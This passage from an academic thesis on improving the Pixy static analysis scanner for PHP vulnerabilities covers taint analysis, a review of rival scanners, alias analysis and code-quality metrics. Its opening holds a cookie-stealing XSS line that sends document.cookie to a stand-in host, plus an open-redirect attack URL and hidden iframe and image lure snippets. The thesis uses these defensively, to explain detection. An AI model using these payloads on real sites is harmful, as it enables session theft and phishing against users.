  image.src = "http://evil.example.com/?c=" + document.cookie;
</script>
```

3.3.5 Open Redirect

A web application is susceptible to an open redirect attack if it uses untrusted data as the source for a redirect. This is an example of vulnerable code:

```
header('Location: ' . $_GET['redirect_url']);
```

The URL of an attack could look like this:

```
http://www.example.com/this/is/some/long/path.html
  ?some_parameter=...................................................
  &redirect_url=http://phishing.example.com
```

This would allow an attacker to lure a user first onto a legit site (as the first part of the URL is a legit, albeit vulnerable site) and then redirect the user to some phishing site.

This attack is hard to scan for automatically because some redirect may be valid (and not vulnerable). To protect against this type of attack, white-listing is the recommended approach for validation. Validation, however, is not the same as sanitation, and currently cannot be scanned for using a tainted object propagation-type scanner.

3.4 How to lure users onto untrusted URLs

Most of the attacks listed here base on a user opening a crafted URL in a browser (either directly in the URL bar or indirectly via a document that loads or includes another URL), containing malicious content. There are several techniques used to obfuscate the malicious nature of a URL:

3.4.1 Image tags

An image tag that loads some URL could look like this:

```
<img src="http::/example.com/?foo=evilScript"
  width="0" height="0" style="display: none;" />
```

For this attack vector to work, the loaded script does not necessarily need to return real image data—empty data will work as well.

3.4.2 Iframes

An iframe tag that loads some URL as HTML could look like this:

```
<iframe src="http::/example.com/?foo=evilScript"
  width="0" height="0" style="display: none;">
</iframe>
```

3.4.3 URL shortening services

URL shortening service like bit.ly, tinyurl or goog.gl are particular commonly used in Twitter messages. Those services redirect to a longer URL that is stored for the short link. Shortened URLs for `http://www.google.de/` would look like this:

```
http://bit.ly/4NuEFt
http://tinyurl.com/yg7p6l7
http://goo.gl/HKEkX
```

Without browser add-ons, it is not possible to see where a shortened (and thus also obfuscated) URL might lead.

3.4.4 Encoded URL parameters

URL parameters may be encoded in several ways to make suspiciously-looking parts look less suspicious. In the following example, `<script` is included in the URL in an encoded way.

```
http://example.com/?foo=&#60;&#115;&#99;&#114;&#105;&#112;&#116;...
```

4 Static analysis

Static (code) analysis (SA) is defined as analyzing the code of a program (i.e., the source code, byte code or machine code) of a program without actually running it [CW07]. The aim of static analysis is to find bugs, structural problems, code smells or to help in understanding the system that is analyzed. The opposite would be *dynamic analysis*, e.g, unit testing or penetration testing on a running system.

4.1 Static analysis for finding vulnerabilities

[CW07] explains in detail how static analysis of code works and how it can be used to find bugs and vulnerabilities.

According to [HP04, APM$^+$07], tools for static code analysis can find real bugs in production software. [cov09] elaborates on the numerous types of vulnerabilities that can be found using static analysis.

4.2 Approaches to static analysis

Generally, there are several approaches when doing static code analysis [RAF04, swa09, Son06]:

- string pattern matching (with or without regular expressions)
- syntactic bug pattern detection ("style checking")
- data-flow analysis (which relies on control-flow analysis)
- theorem proving (requires annotations with pre/post conditions)
- model checking (requires code annotations that state the requirements)

Pixy falls into the the data-flow analysis category.

4.3 Tainted object propagation

[LL05] describes an approach to finding a class of vulnerabilities called *tainted object propagation*. [JKK06a, JKK06c, Jov07] apply this to PHP.

Tainted object propagation builds on data-flow analysis and traces where untrusted data comes into the system and where it is used. Pixy implements this approach.

The concepts of this approach are as following:

Sources are the places where potentially malicious data comes in. In the example (figure 4.1 on page 31), the `$_GET` variable “name” is a source.

Tainted means that data is considered to be potentially dangerous.

Sinks are the places where the data is used and where tainted data could cause harm. In the example (figure 4.1 on page 31), the `echo` call is a sink.

Sanitizing tainted data from a source changes it so that it will not cause any harm when put into a sink. In the second example (figure 4.2 on page 31), the `htmlspecialchars` call sanitized the tainted data.



Figure 4.1: Tainted data on its way from a source to a sink



Figure 4.2: Tainted data getting sanitized

5 Review of existing static PHP vulnerability scanners

For this thesis, an existing scanner was needed that already worked reasonably well and that could be modified (i.e., it needed to be under an Open Source license like the Gnu Public License).

5.1 Used test suite

The author created a small test suite that was used to check the abilities of the various scanners. The test suite contains XSS and SQL injection in various forms:

- source and sink within the same line
- source and sink on different lines within the same method
- source, sanitation and sink on different lines within the same method
- sanitation using PHP's built-in sanitation functions `mysql_real_escape_string` and `intval`
- sanitation or source in other method in the same class
- sanitation or source in method of an instance of an included class
- sanitation or source in method in a static function of an included class
- sanitation or source in method in a static function of a class that is *not* included, but expected to be autoloaded

5.2 SWAAT

SWAAT [swa09] is closed-source freeware or open source (depending on whether the enclosed FAQ file or the web site should be considered the more current source), programmed in .NET. It solely relies on string matching. On the test suite, it listed practically all SQL queries as "security sensitive functionality", recommending "manual source code review". Effectively, it produced many false positive and did not find any of the existing XSS issues.

This project has been orphaned, i.e. development and maintenance have ceased.

5.3 CodeSecure Verifier

Armorize CodeSecure Verifier [cod08, ver08] is a closed-source, commercial source code scanner that is available in hardware and as software-as-a-service (SaaS). It provides data-flow and control-flow analysis, thus detecting most taint-style vulnerabilities.

This scanner is based on the research published in [HYH$^+$04].

5.4 PHP-SAT

PHP-SAT [php07b] is an Open Source tool programmed in Stratego/XT [str08] using intraprocedural data-flow analysis. It is based on PHP-front [php07a] and can work with PHP 4 and 5. There is no stable release yet, and development has ceased in 2007.

This tool does not compile on Ubuntu (the used testing environment), and it has very scarce documentation.

5.5 Pixy

Pixy [JKK07] is an Open Source tool programmed in Java using interprocedural data-flow analysis.

Pixy currently works only on PHP 4 code. After changing the test suite to PHP 4-only, Pixy found all vulnerabilities that did not use PHP 5 autoloading.

5.6 Yasca—Yet Another Source Code Analyzer

Yasca [yas09] is an Open Source tool programmed in PHP that combines its own pattern-matching search with the output of other scanners included as plug-ins, including Pixy and PHPlint.

Using only its own scanning engine, Yasca was not able to find a single vulnerability.

5.7 Deciding on a scanner for the thesis

This is an overview of the desired properties for a scanner which could be used as a basis for the thesis:

	Open Source	**runs at all**	**good recall**	**good precision**
SWAAT	(unclear)	✓	—	—
Code Secure Verifier	—	(✓)	(not tested)	(not tested)
PHP-SAT	✓	—	(not tested)	(not tested)
Pixy	✓	✓	✓	✓
Yasca	✓	✓	—	(nothing found)

Table 5.1: Reviewed PHP security scanners

Pixy was the only scanner that was tested that had a clear Open Source license, worked in the first place, and had both a reasonable recall and precision. Thus the decision was to build on Pixy for this thesis.

6 The PHP Security Scanner Pixy

Pixy [JKK07] was created 2006/2007 as part of a dissertation by Nenad Jovanovic [Jov07]. It uses interprocedural data-flow analysis and includes the dedicated PhpParser tool [Jov06]. Pixy's approach is documented in [JKK06a, JKK06c, JKK06b, Jov07].

Pixy is able to recognize sources, sinks and sanitation functions specific for each vulnerability type. However, in its 2007 version, it only recognized simple functions, not method calls on objects or static function calls for a class.

Pixy could currently only scan one file at a time (including its dependencies) and only scans functions that actually are executed. This means that it could not scan the code of a complete class if there was no caller.

Development of Pixy had ceased after 2007. However, one of the original authors of Pixy had agreed to hand over maintenance so Pixy can be officially continued.

6.1 Technical details

As shown in figure 6.1 on page 38, Pixy uses a several-steps approach between the raw source code and the final data flow analysis. It makes use of the (modified) external libraries JFlex and CUP (and a Lex syntax definition file for PHP) to create the abstract syntax tree.



Figure 6.1: The main data structures in Pixy

7 PHP 5.4

Pixy in its current version is only able to deal with PHP 4 code. However, in the meantime PHP has progressed to version 5.4. This version has brought some major changes over 4.x that affects static code analysis:

New language feature	**Effect on static code analysis**
new keywords	language definition for the lexer/parser
constants	the "place" abstraction for variables (three-address code *P-TAC*)
default pass-by-reference	alias analysis
type hinting	lexer/parser, type inference
visibility keywords *private, protected, public*	lexer/parser, control-flow analysis, data-flow analysis
autoloader	loading of class files
namespaces	lexer/parser, loading of class files
late static binding	lexer/parser, control-flow graph
anonymous functions (from PHP 5.4)	lexer/parser, control-flow analysis

Table 7.1: Major changes in PHP 5.4 over 4.x

Note: The new visibility keywords affect both the control-flow analysis as well as the data-flow analysis as they influence which methods can be reached from a class at all and which fields are visible.

The following example demonstrates this issue:

```php
class A {
  /**
   * @var string
   */
  public $publicField = 'public ... ';
  /**
   * @var string
   */
  protected $protectedField = 'protected ... ';
  /**
   * @var string
   */
  private $privateField = 'private ...';
}

class B extends A {
  /**
   * @return string
   */
  public function getFields() {
    return $this->publicField . $this->protectedField .
      $this->privateField;
  }
}

$b = new B();
echo $b->getFields;
```

This example will echo `public ... protected ...` as `$this->privateField` accesses an (undeclared) field `B::privateField` (which will have a default value of `NULL`, which will be automatically cast to an empty string) instead of the existing, but inaccessible `A::privateField`.

8 Alias analysis

When performing static code analysis, a good alias analysis is helpful as it can both increase recall and precision. A good recall is important as it will allow Pixy to find more vulnerabilities. A good recall is important to reduce noise, thus making the results more meaningful for the developers: If there are too many meaningless warnings, developers just tend to ignore them (or stop using the tool). [JCS07]

For understanding the intricacies of alias analysis for PHP, it is important to first have a firm grip on the way references work in PHP (which is quite different from the way aliases work e. g., in C or Java). Thus a big part of the exiting work on alias analysis does not directly apply to PHP. [JKK07, page 24] Subsection 2.2.2 on page 8 provides more information on this.

8.1 Alias analysis in Pixy

For its alias analysis, Pixy uses a modified version of the points-to-analysis described by Khedker et. al [Khe09, page 119ff], including the concept of "must" and "may" aliases.

Must-aliases are relationships between variables that are aliases to the same ZVAL independent of the actual executed program path.

May-aliases are relationships between variables that are aliases only for some executed program paths.

This separation helps in cases where two variables `$a` and `$b` are tainted and `$a` gets sanitized. If `$a` and `$b` are must-aliases, `$b` can safely considered to be sanitized as well. However, if both variables are may-aliases, the scanner should make a conservative decision and consider `$b` still to be tainted.

8.1.1 Intraprocedural alias analysis

As described in [JKK07], Pixy keeps record for all must-aliases and may-aliases for each line of program code. The must-aliases are represented as unordered and disjoint sets of variables that are certain to be references to the same ZVAL at a certain point at the program. May-aliases are represented the same way. Let's have a look at an example.

Note: In these examples, the sets of must-aliases and may-aliases always refer to point of execution after the last listed code line.

At the beginning of a function or method, the sets of may-aliases and must-aliases is empty:

$mustAliases = \{\}, mayAliases = \{\}$

When a reference is created, the pair of both variables is added to the must-aliases:

```
$a = &$b;
```

$mustAliases = \{(a, b)\}, mayAliases = \{\}$

If there is a branch condition, the aliases set within the branch still are considered to be must-aliases, but *only within that particular branch*.

```
$a = &$b;
if (...) {
  $c = &$d;
```

$mustAliases = \{(a, b), (c, d)\}, mayAliases = \{\}$

```
$a = &$b;
if (...) {
  $c = &$d;
  $e = &$d;
```

$mustAliases = \{(a, b), (c, d, e)\}, mayAliases = \{\}$

Now, after the branch, the scanner needs to change the must-aliases that have been created during the branch to may-aliases (as it is not safe to assume that the branch will be executed in each and every case):

```
$a = &$b;
if (...) {
  $c = &$d;
  $e = &$d;
}
```

$mustAliases = \{(a, b)\}, mayAliases = \{(c, d, e\}$

To ease processing, the alias tuples with more than two elements are split into separate pairs:

$mustAliases = \{(a, b)\}, mayAliases = \{(c, d), (c, e), (d, e)\}$

8.2 Alias analysis for the default pass-by-reference in PHP 5

9 Implementation details and problems encountered

10 Experimental evaluation of the modified version of Pixy

10.1 Code quality

One of the aims of the thesis is to make Pixy a tool that is and will be useful for other developers, both for using it and for contributing to the project. This includes that the Pixy's code is well-tested, well-readable and of general high quality. For measuring improvements in code quality, the author has decided to use three numbers that are relatively easy to measure:

- the number of warnings and errors issued by javac 1.7 when run with the `-Xlint` option
- the number of warnings and errors issued by the PMD[1] [PMD13c] source code analyzer for Java
- the number of JUnit unit tests and the number of failures and errors

The aim of this thesis is to get the javac lint and PMD warnings as close to zero as possible and to get all unit tests to pass. In addition, all changes and new features should be covered with unit tests.

This only applies to the Pixy project as most of the code of the related PhpParser is generated, i.e., the author does not have much direct influence on the quality of that code.

10.1.1 Java lint warnings

Before the author made any changes, javac lint (version 1.7.0_13) issued 688 warnings for Pixy (many of which may be due to Pixy originally being developed for Java 1.5).

[1]"Project Mess Detector", but there exists several explanations of what this acronym means [PMD13b].

10.1.2 PMD

The author chose a subset of the available Java-related PMD rule sets that fit to the scope of the Pixy project (e. g., a rule set for Android does not make sense for this non-Android project). Other rule sets were skipped as they provided too many false positives for this project.

The PMD version used for these tests was version 5.0.2 (the current version at the time of writing). To avoid changed numbers to do different behavior of subsequent versions, the PMD version was kept at 5.0.2 even if updates were available later.

A description of the rules included in the rule sets is provided in the PMD documentation [PMD13a].

This is a comparison of the number of PMD violations in the Pixy project before the author made any changes and after cleanup was finished:

Rule set name	rule set key	before cleanup	after cleanup
Basic	`java-basic`	143	
Braces	`java-braces`	358	
Clone Implementation	`java-clone`	5	
Code Size	`java-codesize`	262	
Coupling	`java-coupling`	4809	
Design	`java-design`	739	
Empty Code	`java-empty`	41	
Finalizer	`java-finalizers`	0	
Import Statements	`java-imports`	23	
JUnit	`java-junit`	274	
Migrations	`java-migrating`	394	
Naming	`java-naming`	1245	
Strict Exceptions	`java-strictexception`	328	
String and StringBuffer	`java-strings`	180	
Security Code Guidelines	`java-sunsecure`	2	
Type Resolutions	`java-typeresolution`	160	
Unnecessary	`java-unnecessary`	75	
Unused Code	`java-unusedcode`	24	
Total		**9086**	

Table 10.1: Number of PMD violations in the Pixy project before and after cleanup

Rule set name	rule set key	violations	reason for skipping
Android	`java-android`	0	n/a
Comments	`java-comments`	1829	The "line too long" rule is too restrictive.
Controversial	`java-controversial`	2610	The name says it all. :-)
J2EE	`java-j2ee`	5	n/a
Java Beans	`java-javabeans`	558	n/a
Jakarta Commons Logging	`java-logging-jakarta-commons`	0	n/a
Java Logging	`java-logging-java`	505	`System.out.print` actually is okay for this application.
Optimization	`java-optimizations`	7880	Too many low-priority "…could be declared final" messages.

Table 10.2: PMD rule sets that have been skipped

Note: As PMD does not provide a count of violations when using the `text` output format on the command line, the output was piped through `wc -l` to count the number of violations.

11 Discussion

11.1 Related work

11.2 Conclusions

11.3 Further work

Bibliography

[Anl02] Chris Anley. Advanced SQL Injection In SQL Server Applications. http://www.nccgroup.com/media/18418/advanced_sql_injection_in_sql_server_applications.pdf (retrieved 2012-12-19), 2002.

[apa10] apache.org incident report for 04/09/2010. https://blogs.apache.org/infra/entry/apache_org_04_09_2010 (retrieved 2010-04-15), 2010.

[APM+07] Nathaniel Ayewah, William Pugh, J. David Morgenthaler, John Penix, and YuQian Zhou. Evaluating Static Analysis Defect Warnings On Production Software. In *PASTE '07: Proceedings of the 7th ACM SIGPLAN-SIGSOFT workshop on Program analysis for software tools and engineering*, pages 1–8, New York, NY, USA, 2007. ACM.

[CER00] CERT. CERT Advisory CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests. http://www.cert.org/advisories/CA-2000-02.html retrieved on 2009-11-17, 2000.

[cod08] Armorize CodeSecure. http://www.armorize.com/pdfs/resources/codesecure.pdf (retrieved 2012-12-19), 2008.

[cov09] Coverity Scan Open Source Report. Technical report, 2009.

[CW07] Brian Chess and Jacob West. *Secure Programming with Static Analysis.* Pearson Education, Boston, 2007.

[cwe07] About CWE. http://cwe.mitre.org/about/ (retrieved 2012-11-19), 2007.

[cwe11] 2011 CWE/SANS Top 25 Most Dangerous Software Errors. http://cwe.mitre.org/top25/ (retrieved 2012-11-19), 2011.

[cwe12a] CWE-2000: Comprehensive CWE Dictionary. http://cwe.mitre.org/data/lists/2000.html (retrieved 2012-11-20), 2012.

[cwe12b] CWE: Organizations Participating. http://cwe.mitre.org/compatible/organizations.html (retrieved 2012-11-19), 2012.

[Der13] Derick Rethans. Xdebug Documentation: All Functions. `http://xdebug.org/docs/all_functions` (retrieved 2013-02-15), 2013.

[fac12] Facebook Developers: Access Tokens and Types. `https://developers.facebook.com/docs/concepts/login/access-tokens-and-types/` (retrieved 2012-11-21), 2012.

[Gol05] Golemon, Sara. Extension Writing Part II: Parameters, Arrays, and ZVALs. `http://devzone.zend.com/317/extension-writing-part-ii-parameters-arrays-and-zvals/` (retrieved 2013-02-14), 2005.

[HP04] David Hovemeyer and William Pugh. Finding Bugs is Easy. *SIGPLAN Not.*, 39(12):92–106, 2004.

[HYH$^+$04] Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, Der-Tsai Lee, and Sy-Yen Kuo. Securing Web Application Code by Static Analysis and Runtime Protection. In *WWW '04: Proceedings of the 13th international conference on World Wide Web*, pages 40–52, New York, NY, USA, 2004. ACM.

[JCS07] Ciera Jaspan, I-Chin Chen, and Anoop Sharma. Understanding the Value of Program Analysis Tools. In *OOPSLA '07: Companion to the 22nd ACM SIGPLAN conference on Object-oriented programming systems and applications companion*, pages 963–970, New York, NY, USA, 2007. ACM.

[JKK06a] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Short Paper). In *SP '06: Proceedings of the 2006 IEEE Symposium on Security and Privacy*, pages 258–263, Washington, DC, USA, 2006. IEEE Computer Society.

[JKK06b] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities (Technical Report). Technical report, 2006.

[JKK06c] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Precise Alias Analysis for Static Detection of Web Application Vulnerabilities. In *PLAS '06: Proceedings of the 2006 workshop on Programming languages and analysis for security*, pages 27–36, New York, NY, USA, 2006. ACM.

[JKK07] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: XSS and SQLI Scanner for PHP Programs. `http://pixybox.seclab.tuwien.ac.at/pixy/` (retrieved 2010-01-12), 2007.

[Jov06] Nenad Jovanovic. PhpParser. `http://www.seclab.tuwien.ac.at/people/enji/infosys/PhpParser.html` (retrieved 2010-01-12), 2006.

[Jov07] Nenad Jovanovic. *Web Application Security (PhD Thesis)*. PhD thesis, 2007.

[Kac08] Erich Kachel. Analyse und Maßnahmen gegen Sicherheitsschwachstellen bei der Implementierung von Webanwendungen in PHP/MySQL. `http://www.erich-kachel.de/wp-content/uploads/2008/08/sicherheitsschwachstellen_phpmysql_analyse_2408_01.pdf` (retrieved 2012-12-19), 2008.

[KE08] Christopher Kunz and Stefan Esser. *PHP-Sicherheit*. dpunkt, Heidelberg, 3rd edition, 2008.

[Khe09] Khedker, Uday P. and Sanyal, Amitabha and Karkare, Bageshri. *Data Flow Analysis*. CRC Press, Boca Raton, 2009.

[LL05] V. Benjamin Livshits and Monica S. Lam. Finding Security Vulnerabilities in Java Applications with Static Analysis. In *SSYM'05: Proceedings of the 14th conference on USENIX Security Symposium*, pages 18–18, Berkeley, CA, USA, 2005. USENIX Association.

[Mor09] Morrison, Jason. Open-Redirect-URLs: Wird eure Website von Spammern ausgenutzt? `http://googlewebmastercentral-de.blogspot.de/2009/02/open-redirect-urls-wird-eure-website.html` (retrieved 2012-11-21), 2009.

[MS09] Ofer Maor and Amichai Shulman. Blindfolded SQL Injection. `http://www.imperva.com/docs/Blindfolded_SQL_Injection.pdf` (retrieved 2012-12-19), 2009.

[Nat09a] National Institute of Standards and Technology. CWE-200: Information Exposure. `http://cwe.mitre.org/data/definitions/200.html` (retrieved 2010-01-26), 2009.

[Nat09b] National Institute of Standards and Technology. CWE-22: Path Traversal. `http://cwe.mitre.org/data/definitions/22.html` (retrieved 2010-01-26), 2009.

[Nat09c] National Institute of Standards and Technology. CWE-352: Cross-Site Request Forgery (CSRF). `http://cwe.mitre.org/data/definitions/352.html` (retrieved 2010-01-26), 2009.

[Nat09d] National Institute of Standards and Technology. CWE-78: Improper Sanitization of Special Elements used in an OS Command (OS Command Injection). http://cwe.mitre.org/data/definitions/78.html (retrieved 2010-01-26), 2009.

[Nat09e] National Institute of Standards and Technology. CWE-79: Failure to Preserve Web Page Structure (Cross-site Scripting. http://cwe.mitre.org/data/definitions/79.html (retrieved 2010-01-26), 2009.

[Nat09f] National Institute of Standards and Technology. CWE-89: Improper Sanitization of Special Elements used in an SQL Command (SQL Injection). http://cwe.mitre.org/data/definitions/89.html (retrieved 2010-01-26), 2009.

[Nat09g] National Institute of Standards and Technology. CWE-94: Failure to Control Generation of Code (Code Injection). http://cwe.mitre.org/data/definitions/94.html (retrieved 2010-01-26), 2009.

[osv11] OSVDB: The Open Source Vulnerability Database. http://osvdb.org/ (retrieved 2011-01-10), 2011.

[OWA12] OWASP. Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet. https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet (retrieved 2012-11-21), 2012.

[php07a] About PHP-front: Static analysis for PHP. http://www.program-transformation.org/PHP/PhpFront (retrieved 2010-02-16), 2007.

[php07b] PHP-SAT.org: Static analysis for PHP. http://www.program-transformation.org/PHP/ (retrieved 2010-02-16), 2007.

[PHP12] PHP Group. header(). http://php.net/manual/de/function.header.php (retrieved 2012-11-20), 2012.

[PHP13a] PHP Group. New Object Model. http://www.php.net/manual/en/migration5.oop.php (retrieved 2013-03-07), 2013.

[PHP13b] PHP Group. Objects and references. http://www.php.net/manual/en/language.oop5.references.php (retrieved 2013-03-08), 2013.

[PHP13c] PHP Group. Passing by Reference. http://www.php.net/manual/en/language.references.pass.php (retrieved 2013-02-14), 2013.

[PHP13d] PHP Group. Reference Counting Basics. `http://php.net/manual/en/features.gc.refcounting-basics.php` (retrieved 2013-02-14), 2013.

[PHP13e] PHP Group. References Explained. `http://www.php.net/manual/de/language.references.php` (retrieved 2013-03-07), 2013.

[PHP13f] PHP Group. Returning References. `http://www.php.net/manual/en/language.references.return.php` (retrieved 2013-02-14), 2013.

[PHP13g] PHP Group. Variables Basics. `http://www.php.net/manual/en/language.variables.basics.php` (retrieved 2013-02-14), 2013.

[PHP13h] PHP Group. What References Are. `http://www.php.net/manual/en/language.references.whatare.php` (retrieved 2013-02-14), 2013.

[PHP13i] PHP Group. What References Are Not. `http://www.php.net/manual/en/language.references.arent.php` (retrieved 2013-02-14), 2013.

[PHP13j] PHP Group. What References Do. `http://www.php.net/manual/en/language.references.whatdo.php` (retrieved 2013-02-14), 2013.

[PHP13k] PHP Group. Zend/zend.h source code. `https://github.com/php/php-src/blob/master/Zend/zend.h` (retrieved 2013-02-14), 2013.

[PMD13a] PMD. Current Rulesets. `http://pmd.sourceforge.net/pmd-5.0.2/rules/index.html` (retrieved 2013-02-11), 2013.

[PMD13b] PMD. PMD. `http://pmd.sourceforge.net/pmd-5.0.2/meaning.html` (retrieved 2013-02-11), 2013.

[PMD13c] PMD. PMD. `http://pmd.sourceforge.net/` (retrieved 2013-02-11), 2013.

[RAF04] Nick Rutar, Christian B. Almazan, and Jeffrey S. Foster. A Comparison of Bug Finding Tools for Java. In *ISSRE '04: Proceedings of the 15th International Symposium on Software Reliability Engineering*, pages 245–256, Washington, DC, USA, 2004. IEEE Computer Society.

[RBS07] Dagfinn Reiersøl, Marcus Baker, and Chris Shiflett. *PHP in Action*. Manning, Greenwich, 2007.

[Rin11] Georg Ringer. TYPO3 4.5 – CSRF-Schutz. `http://typo3blogger.de/typo3-4-5-csrf-schutz/` (retrieved 2012-11-21), 2011.

[Son06] Dug Song. Static Code Analysis Using Google Code Search. http://asert.arbornetworks.com/2006/10/static-code-analysis-using-google-code-search/ (retrieved 2009-12-03), 2006.

[str08] Stratego/XT. http://strategoxt.org/Stratego/WebHome (retrieved 2010-02-16), 2008.

[swa09] OWASP SWAAT Project. http://www.owasp.org/index.php/Category:OWASP_SWAAT_Project (retrieved 2009-10-30), 2009.

[Tim99] Tim Lindholm and Frank Yellin. The Java Virtual Machine Specification. http://docs.oracle.com/javase/specs/jvms/se5.0/html/VMSpecTOC.doc.html (retrieved 2013-02-15), 199.

[ver08] CodeSecure Verifier Source Code Analysis Scanner. http://www.armorize.com/pdfs/resources/verifier.pdf (retrieved 2010-02-16), 2008.

[W3T12a] W3Techs. Usage of server-side programming languages for websites. http://w3techs.com/technologies/overview/programming_language/all (retrieved 2012-11-16), 2012.

[W3T12b] W3Techs. Usage statistics and market share of PHP for websites. http://w3techs.com/technologies/details/pl-php/all/all (retrieved 2012-11-16), 2012.

[Wei12] Weiland, Jochen and Schams, Michael. TYPO3 Security Guide. Technical report, 2012.

[WH10] Christian Wenz and Tobias Hauser. *PHP 5.3*. Pearson Education/Addison-Wesley, München, 2010.

[WHKD00] Chenxi Wang, Jonathan Hill, John Knight, and Jack Davidson. Software Tamper Resistance: Obstructing Static Analysis of Programs. Technical report, Charlottesville, VA, USA, 2000.

[yas09] Yasca—Yet Another Source Code Analyzer. http://www.yasca.org/ (retrieved 2009-12-03), 2009.

[Zha10] Haiping Zhao. HipHop for PHP: Move Fast. https://developers.facebook.com/blog/post/2010/02/02/hiphop-for-php--move-fast/ (retrieved 2012-11-16), 2010.

List of Figures

2.1 a simple variable 6

2.2 two variables sharing the same ZVAL via copy-on-write 7

2.3 a variable with the reference count decreased from 2 to 1 again 7

2.4 A new ZVAL is created after the value of a variable using a copy-on-write strategy is changed. 8

2.5 two variables sharing the same ZVAL via a reference 9

2.6 copying the value of one variable to two reference variables 10

2.7 changing a reference variable from one ZVAL to another ZVAL 11

2.8 objects using the ZVAL for the object identifier/handle 14

2.9 object handle variables that do not work like real references 15

2.10 real object references 16

4.1 Tainted data on its way from a source to a sink 31

4.2 Tainted data getting sanitized 31

6.1 The main data structures in Pixy 38

List of Tables

3.1 Selected tainted object propagation vulnerabilities 18

3.2 Some problems not detectable by tainted object propagation scanners . . 23

5.1 Reviewed PHP security scanners 35

7.1 Major changes in PHP 5.4 over 4.x 39

10.1 Number of PMD violations in the Pixy project before and after cleanup . 46

10.2 PMD rule sets that have been skipped 47

Index

Armorize Code Secure Verifier, 34
assigning by reference, 9
autoloader, *see* autoloading
autoloading, 4

bit.ly, *see* URL shortening services

C/C++ pointers, 8
code quality, 47
Code Secure Verifier, 34
Common Weakness Enumeration, 17
control-flow analysis, 29
copy-on-write, 6
cross-site request forgery, 25
cross-site scripting, 19
CSRF, *see* cross-site request forgery
CUP, 37
CWE, *see* Common Weakness Enumeration

data-flow analysis, 29
directory traversal, 20

e-mail header injection, 22
encoded URL parameters, 27

full path disclosure, 24

goo.gl, *see* URL shortening services

HTTP response splitting, 20

iframes, 27
image tags, 26
information disclosure, 23

Java, 2, 8
JFlex, 37
JUnit *see* unit tests 47

mail header injection, *see* e-mail header injection model checking, 29

OS command injection, 21

passing by reference, 13
path traversal, 20
persistent cross-site scripting, 25
persistent XSS, *see* persistent cross-site scripting
PHP, 1, 3
PHP file inclusion, 21
PHP variables, 5
PHP version 5.4, 39
PHP-SAT, 34
PhpParser, 37
Pixy, 34, 37
PMD, 47
pointers in C/C++, 8
Project Mess Detector *see* PMD 47

reference counting, 5, 10
references, 8
reflective cross-site scripting, 19
reflective XSS, *see* reflective cross-site scripting
remote code injection, 21
remote command execution, 21
require_once, 3
returning by reference, 12

SA*see* static analysis 29
sanitation, *see* sanitizing
sanitizing, 30
sink, 30
source, 30
